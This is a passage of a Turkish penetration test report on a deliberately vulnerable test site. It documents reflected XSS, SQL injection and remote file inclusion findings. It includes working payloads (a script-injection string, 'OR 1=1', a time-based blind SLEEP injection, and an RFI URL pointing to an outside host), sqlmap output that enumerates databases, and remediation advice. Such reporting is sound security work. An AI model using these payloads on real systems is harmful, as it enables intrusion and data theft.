
URL	http://php.testsparker.com/products.php?
HTTP Talep Türü	GET
Parametre	alert
Payload	?pro=url"></script><script>alert("xss")</script><script src="x

Hedefe gönderilen GET isteği:

```
http://php.testsparker.com/products.php?pro=url%22%3E%3C/script%3E%3Cscript%3E  
alert(%22xss%22)%3C/script%3E%3Cscript%20src=%22x
```

Bu verilen bilgiler doğrultusunda uygulamanın arama kısmında belirtilen payload çalıştırıldığı zaman XSS çalışacaktır ve aşağıdaki gibi bir görüntü ile karşılaşılacaktır.

Istismar ekran görüntüsü



Şekil 8: Sayfa üzerinde XSS ile komut çalıştırılabilir.

Açıklığı Barındıran Sistemler:

<http://php.testsparker.com/>

Çözüm Önerileri:

Uygulama kodlarının gözden geçirilerek parametreler ve http başlığındaki diğer alanlar vasıtası ile yollanan her türlü bilginin kullanılmadan önce zararlı karakterlerden filtrelenmesi önerilmektedir. Uygulamalardaki bütün girdi ve çıktı noktalarından gelen değişkenler kontrole tabi tutulmalı ve bu girdilerdeki bütün meta karakterler filtrelenmelidir. Detaylı XSS önleme yöntemleri için aşağıda belirtilen referanslar incelenebilir.

Referanslar:

<http://www.owasp.org/index.php/XSS>

<http://www.cgisecurity.com/articles/xss-faq.shtml>

<http://ha.ckers.org/xss.html>

<http://www.bindshell.net/tools/beef>

6.2.2.9. SQL Injection Zayıflığı (OWASP-DV-005)

Önem Derecesi	Acil
Açıklığın Etkisi	Yetkisiz Erişim, Bilgi İfşası
Erişim Noktası	Internet
Kullanıcı Profili	Anonim Kullanıcı
Bulgu Kategorisi	Web
Bulgu Sebebi	Uygulama Geliştirmedeki Eksiklikler/Hatalar

Bulgu Açıklaması:

SQL Injection zayıflığı, uygulama parametreleri aracılığı ile yollanan bilgilerin düzgün kontrol edilmemesi sebebi ile arka planda çalışan veritabanına yollanan sorgulara, saldırganın sorgularını eklemesine imkan tanıyan bir güvenlik açığıdır.

Hata Tabanlı SQL Injection saldıruları, uygulamanın veri tabanına gönderdiği sorgularda herhangi bir yazım hatası syntax error olması durumunda veya sorgunun veri tabanında çalışması sonucu dönen verilerin, ekrana çıktı olarak verilmesi temeline dayanır.

Bulgu 1:

URL	http://php.testspark.com/artist.php?id=1%20OR%201=1
HTTP Talep Türü	GET
Parametre	id
Payload	1%20OR%201=1 yani 1 OR 1=1

Tabloda belirtilen bilgiler doğrultusunda "1%20OR%201=1" şeklinde girilen payload sayesinde herhangi bir GET veya POST isteğinde bulunmaya gerek kalmadan aşağıdaki ekran görüntüsünde olduğu gibi direk olarak sisteme kayıtlı name, surname, creation date gibi kullanıcı bilgilerine erişilebilmektedir.

The screenshot shows a web browser window with the URL `php.testsparker.com/artist.php?id=1 OR 1=1`. The page displays a table of artist names and their creation dates. A red bracket on the left side highlights the table area. On the right side, there are sections for 'Tags' (invicti, xss, web-application-security, false-positive-free, automated-exploitation, sql-injection, local/remote-file-inclusion), 'Inner Pages' (Artist Search, Lookup Service), and 'Links' (Aspnet Testinvicti, Aspnet Testinvicti Login).

ID	Name	SURNAME	CREATION DATE
2	NICK	WAHLBERG	2006-02-15 04:34:33
3	ED	CHASE	2006-02-15 04:34:33
4	JENNIFER	DAVIS	2006-02-15 04:34:33
5	JOHNNY	LOLLOBRIGIDA	2006-02-15 04:34:33
6	BETTE	NICHOLSON	2006-02-15 04:34:33
7	GRACE	MOSTEL	2006-02-15 04:34:33
8	MATTHEW	JOHANSSON	2006-02-15 04:34:33
9	JOE	SWANK	2006-02-15 04:34:33
10	CHRISTIAN	GABLE	2006-02-15 04:34:33
11	ZERO	CAGE	2006-02-15 04:34:33
12	KARL	BERRY	2006-02-15 04:34:33
13	UMA	WOOD	2006-02-15 04:34:33
14	VIVIEN	BERGEN	2006-02-15 04:34:33
15	CUBA	OLIVIER	2006-02-15 04:34:33
16	FRED	COSTNER	2012-03-13 12:14:54 22
17	HELEN	VOIGHT	2012-03-13 12:14:54 22
18	DAN	TORN	2012-03-13 12:14:54 22
19	BOB	FAWCETT	2012-03-13 12:14:54 22
20	LUCILLE	TRACY	2012-03-13 12:14:54 22
21	KIRSTEN	PALTROW	2012-03-13 12:14:54 22
22	ELVIS	MARX	2012-03-13 12:14:54 22
23	SANDRA	KILMER	2012-03-13 12:14:54 22
24	CAMERON	STREEP	2012-03-13 12:14:54 22
25	KEVIN	BLOOM	2012-03-13 12:14:54 22
26	RIP	CRAWFORD	2012-03-13 12:14:54 22
27	JULIA	MCQUEEN	2012-03-13 12:14:54 22
28	WOODY	HOFFMAN	2012-03-13 12:14:54 22
29	ALEC	WAYNE	2012-03-13 12:14:54 22
30	SANDRA	PECK	2012-03-13 12:14:54 22
31	SISSY	SOBIESKI	2012-03-13 12:14:54 22
32	TIM	HACKMAN	2012-03-13 12:14:54 22
33	MILLA	PECK	2012-03-13 12:14:54 22
34	AUDREY	OLIVIER	2012-03-13 12:14:54 22
35	JUDY	DEAN	2012-03-13 12:14:54 22
36	BURT	DUKAKIS	2012-03-13 12:14:54 22
37	VAL	BOLGER	2012-03-13 12:14:54 22
38	TOM	MCKELLEN	2012-03-13 12:14:54 22
39	GOLDIE	BRODY	2012-03-13 12:14:54 22

Şekil 11:Sql Enjeksiyonunun bulunduğu sayfa

```
(root㉿kali)-[~/home/kali]
# sqlmap -u 'http://php.testsparker.com/artist.php?id=3' --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 06:59:04 /2022-09-04

[06:59:07] [INFO] resuming back-end DBMS 'mysql'
[06:59:07] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
_____
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1263) AND (SELECT 6714 FROM (SELECT(SLEEP(5)))wT1a) AND (8149=8149
_____
[06:59:08] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
```

Şekil 7: Sistemdeki veritabanları görülmektedir.

Daha sonra veritabanına ait tablolar aşağıdaki ekran görüntüsünde listelenmiştir.

```
web application technology: Apache 2.2.8, PHP 5.2.6
back-end DBMS: MySQL ≥ 5.0.12
[06:59:08] [INFO] fetching database names
[06:59:08] [INFO] fetching number of databases
[06:59:08] [INFO] resumed: 6
[06:59:08] [INFO] resumed: information_schema
[06:59:08] [INFO] resumed: logs
[06:59:08] [INFO] resumed: mysql
[06:59:08] [INFO] resumed: phpmyadmin
[06:59:08] [INFO] resumed: sqlibench
[06:59:08] [INFO] resumed: test
available databases [6]:
[*] information_schema
[*] logs
[*] mysql
[*] phpmyadmin
[*] sqlibench
[*] test
[06:59:08] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/php.testsparker.com'
```

Şekil 8: Tablolar şekilde görülmektedir.

Açıklığı Barındıran Sistemler:

<http://php.testsparker.com/artist.php?id=1%20OR%201=1>

Çözüm Önerileri:

Uygulama kodlarının gözden geçirilerek parametreler ve http başlığındaki diğer alanlar vasıtası ile yollanan her türlü bilginin kullanılmadan önce zararlı karakterlerden filtrelenmesi önerilmektedir.

Uygulamalardaki bütün girdi noktalarından gelen değişkenler girdi kontrolüne sokulmalı ve bu girdilerdeki bütün meta karakterlerin filtrelenmesi önerilmektedir. Detaylı SQL enjeksiyonu önleme yöntemleri için aşağıda belirtilen referanslar incelenebilir.

Referanslar:

- http://www.owasp.org/index.php/Injection_Flaws
- <http://www.unixwiz.net/techtips/sql-injection.html>
- http://www.ngssoftware.com/papers/more_advanced_sql_injection.pdf
- http://www.nextgenss.com/papers/advanced_sql_injection.pdf

6.2.2.10. RFI (Remote File Inclusion) Uzaktan Dosya Dahil Etme Açıklığı


Önem Derecesi	Kritik
Açıklığın Etkisi	Yetkisiz Erişim, Bilgi İfsası
Erişim Noktası	Internet
Kullanıcı Profili	Anonim Kullanıcı
Bulgu Kategorisi	Web
Bulgu Sebebi	Uygulama Geliştirmedeki Eksiklikler/Hatalar

Bulgu Açıklaması:

Pentest ekibi tarafından internet üzerinden hedefe yönelik olarak gerçekleştirilen sızma testlerinde, web uygulaması üzerinde Remote File Inclusion açığı olduğu belirlenmiştir. İlgili açıklık istismar edilerek, hedef sistemde dizin yolu bilinen dosyaların içeriği okunabilir.

URL	http://php.testsparker.com/process.php?file=http%3a%2f%2fr87.com%2fn%3f%00.nsp
HTTP Talep Türü	GET
Parametre	sayfa
Payload	=http%3a%2f%2fr87.com%2fn%3f%00.nsp

Yukarıdaki tabloda belirtilen bilgiler doğrultusunda browser üzerinden uygulama çalıştırıldığı zaman yetkisiz yerlere erişim sağlandığı görülmüştür. Aşağıdaki ekran görüntüsünde açıklık istismarelmış ve yetkisi olmamasına rağmen dosya içeriği görüntülenmiştir.



Açıklığı Barındıran Sistemler:

<http://php.testsparker.com/process.php?file>

Çözüm Önerileri:

Dışarıdan input olarak alınan dosyaların mutlaka kontrol edilmesi önerilmektedir. Whitelist veya blacklis kullanılarak okunacak veya okunamayacak dosyaların belirtilmesi önerilmektedir. Dizin dolaşma (../../) uygulama bazında engellenmesi önerilmektedir. Bu tür saldırılara karşı önlem olarak web application firewall benzeri uygulamaların kullanılması tavsiye edilmektedir.

Referanslar:

http://en.wikipedia.org/wiki/File_inclusion_vulnerability
http://hakipedia.com/index.php/Local_File_Inclusion